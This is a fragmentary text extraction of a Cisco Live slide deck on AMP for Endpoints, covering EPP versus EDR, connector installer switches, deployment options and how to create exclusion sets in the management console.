   Catalog on <u>ciscolive.com/emea</u>.

Cisco Live sessions will be available for viewing on demand after the event at <u>ciscolive.com</u>.


# Continue your education





illilli CISCO

Thank you



cisco live!









# Agenda

- Appendixes
  - Real World Example showing EEP Challenges


# Challenges to the EPP Approach




# Challenges to the EPP Approach



# Challenges to the EPP Approach



# **EPP Results**



# **Endpoint Detection and Response**

### **Endpoint Connector**



### **Endpoint Backend**

### **Endpoint Monitoring**



Disk Activity Monitoring

Network Monitoring (CTA)

**Device Flow Correlation** 

**Endpoint IOC** 

Command Line Capture

### **Endpoint Protection**

Advanced Techniques **Proactive Techniques** 

Machine Learning

**Exploit Prevention** 

Memory Protection

\*\*Signature Based



### **Endpoint Mgmt.**



### Backend Intelligence



Management

Events

**Policies** 

Reporting

Threat Information Integration

**Activity Storage** 

Intelligence

Indication of Compromise

Calculation

Data Enrichment (Threat Severity)

Cloud Analysis Features



# **Endpoint Detection and Response**

**Advanced Analytics** 

Static Analysis

**Dynamic Analysis** 



### Threat Intelligence Group

Research, Traps and Telemetry

Research and Efficacy Team (RET)



Cisco Product Security Incident Response Team (PSIRT)



### Agentless Detection

Weblog Analysis (CTA)

**DNS Based** Security



### Perimeter

Web and E-mail

**Network Anomaly** 

**Encrypted Traffic Analysis** 

NGFW/IPS



Integration (APIs)

Sharing (APIs)

Threat Feeds



Existing Infrastructure

### Communication Platform





### **Endpoint Backend**

### **Endpoint Monitoring**

Disk Activity Monitoring

**Network Monitoring** 

**Device Flow Correlation** 

**Endpoint IOC** 

Command Line Capture



### **Endpoint Protection**

Advanced Techniques

**Proactive Techniques** 

Machine Learning

**Exploit Prevention** 

Memory Protection

\*\*Signature Based



### **Endpoint Mgmt.**

Management

**Events** 

**Policies** 

Reporting

Threat Information Integration

**Activity Storage** 



### Backend Intelligence

Intelligence

Indication of Compromise


Calculation

Data Enrichment


Cloud Analysis Features




# **Endpoint Detection and Response Approach**




# **Endpoint Detection and Response Approach**




# **Endpoint Detection and Response Results**



# EPP vs. EDR - Summary



- Full Context of the Incident
- Leveraging the full set of Threat Intelligence available in the AMP Cloud
- Advanced Behaviour-based Detections possible



- Just Detections of known BAD stuff
- Detections based on local Signature DB and local Engines only
- Limited Behaviour-based Detections

# Agenda

- Appendixes
  - Additional Deployment Best Practices

### Documentation



### 1111111 CISCO

# AMP for Endpoints

### **Documentation**

- ☑ AMP for Endpoints Introduction
- User Guide
- User Guide (pdf version)
- **Quick Start Guide**
- **Deployment Strategy Guide**
- Cisco Endpoint IOC Attributes
- **API Documentation**
- **Release Notes**
- **Private Cloud Documentation**

https://console.amp.cisco.com/docs

- Deployment Strategy Guide is Key
- User Guide & Release Notes
- Private Cloud Documentation
- API Documentation



### Command Line Switches



- /R /S For connector versions 5.1.13 and higher, must be the first switch used (puts installer into silent mode)
- /S For connector versions 5.1.11 and older, must be the first switch used (puts installer into silent mode)
- /desktopicon 0 A desktop icon for the Connector will not be created.
- /desktopicon 1 A desktop icon for the Connector will be created.
- /startmenu 0 Start Menu shortcuts are not created.
- /startmenu 1 Start Menu shortcuts are created.
- /contextmenu 0 Disables Scan Now from the right-click context menu.
- /contextmenu 1 Enables Scan Now in the right-click context menu.
- /remove 0 Uninstalls the Connector but leaves files behind useful for reinstalling later.
- /remove 1 Uninstalls the Connector and removes all associated files.
- /uninstallpassword [Connector Protection Password] Allows you to uninstall the Connector when you have Connector Protection enabled in your policy. You must supply the Connector Protection password with this switch.



### Command Line Switches



- /overridepolicy 1 Replace existing policy.xml file when installing over a previous Connector install.
- /overridepolicy 0 Do not replace existing policy.xml file when installing over a previous Connector install.
- /temppath Used to specify the path to use for temporary files created during installation. For example, /temppath (c:\somepath\my temporary folder). This switch is only available in AMP for Endpoints Windows 5.0 and higher.
- /skiptetra 1 Skips the installation of offline engine TETRA
- /skipdfc 1 Skips the installation of the DFC driver
- /D= Used to specify which directory to perform the install. For example /D=C:\tmp will install into C:\tmp. This is case sensitive and must be specified as the last parameter.



# **Exclusions References:**




- AMP for Endpoints User Guide: https://docs.amp.cisco.com/en/A4E/AMP%20for%20Endpoints%20User%20Guide.pdf
- Configure and Manage Exclusions in AMP for Endpoints: https://techzone.cisco.com/t5/Advanced-Threat/Configure-and-Manage-Exclusions-in-AMP-for-Endpoints/ta-p/691167



# **Endpoint Connector Deployment**



- Download & Redistribute
  - SCCM
  - **GPO**
  - **Altiris**
- Email link for download directly from the AMP Console
- Cisco AnyConnect client AMP Enabler






450

# Tray Icon and Notifications



- Best Practice:
  - Tray Icon and Client Notifications should be disabled by policy unless determined to be necessary by organizational policy





# **Endpoint Command Line Parameters**



- Before starting Alpha Testing the customer should determine the command line parameters to use
- Test installation execution on a handful of devices to ensure proper interpretation of the command line parameters



### Reference Links




- Deployment of AMP for Endpoints with Identity Persistence:
  - https://www.cisco.com/c/en/us/support/docs/security/advanced-malware-protection-endpoints/200318-Deployment-of-Cisco-AMP-for-Endpoints-wi.html
- Image or Clone a Computer with AMP for Endpoints connector Installed:
  - <a href="https://www.cisco.com/c/en/us/support/docs/security/advanced-malware-protection-endpoints/118749-technote-fireamp-00.html">https://www.cisco.com/c/en/us/support/docs/security/advanced-malware-protection-endpoints/118749-technote-fireamp-00.html</a>
- AMP for Endpoints Deployment Strategy Guide:
  - https://docs.amp.cisco.com/en/A4E/AMP%20for%20Endpoints%20Deployment%20Strategy.pdf



# Creating Exclusions Step 1:

Log into your AMP for Endpoints console.

Select Management Click Exclusions




For Your



# Creating Exclusions Step 2:

You can edit the default exclusion sets by clicking the edit button.






You can create a new Exclusion set by clicking New Exclusion Set

Selecting the Applicable OS

Click Create








To edit an existing exclusion select the exclusion type from the drop down on the left.


Modify the exclusion on the right





### **Edit Exclusion Set**

TFCSFC-2599






# Creating Exclusions Step 3a:

To create a new exclusion click +Add Exclusion, this will add a new exclusion line to the bottom of the list.

See Step 3






### Process/System/MAP **Exclusions**

Select the Type from the Dropdown Enter the Path and/or SHA remember the note on slide

If you wish to apply the exclusion to child processes check: Apply to child processes

Select save

cisco live!







You make possible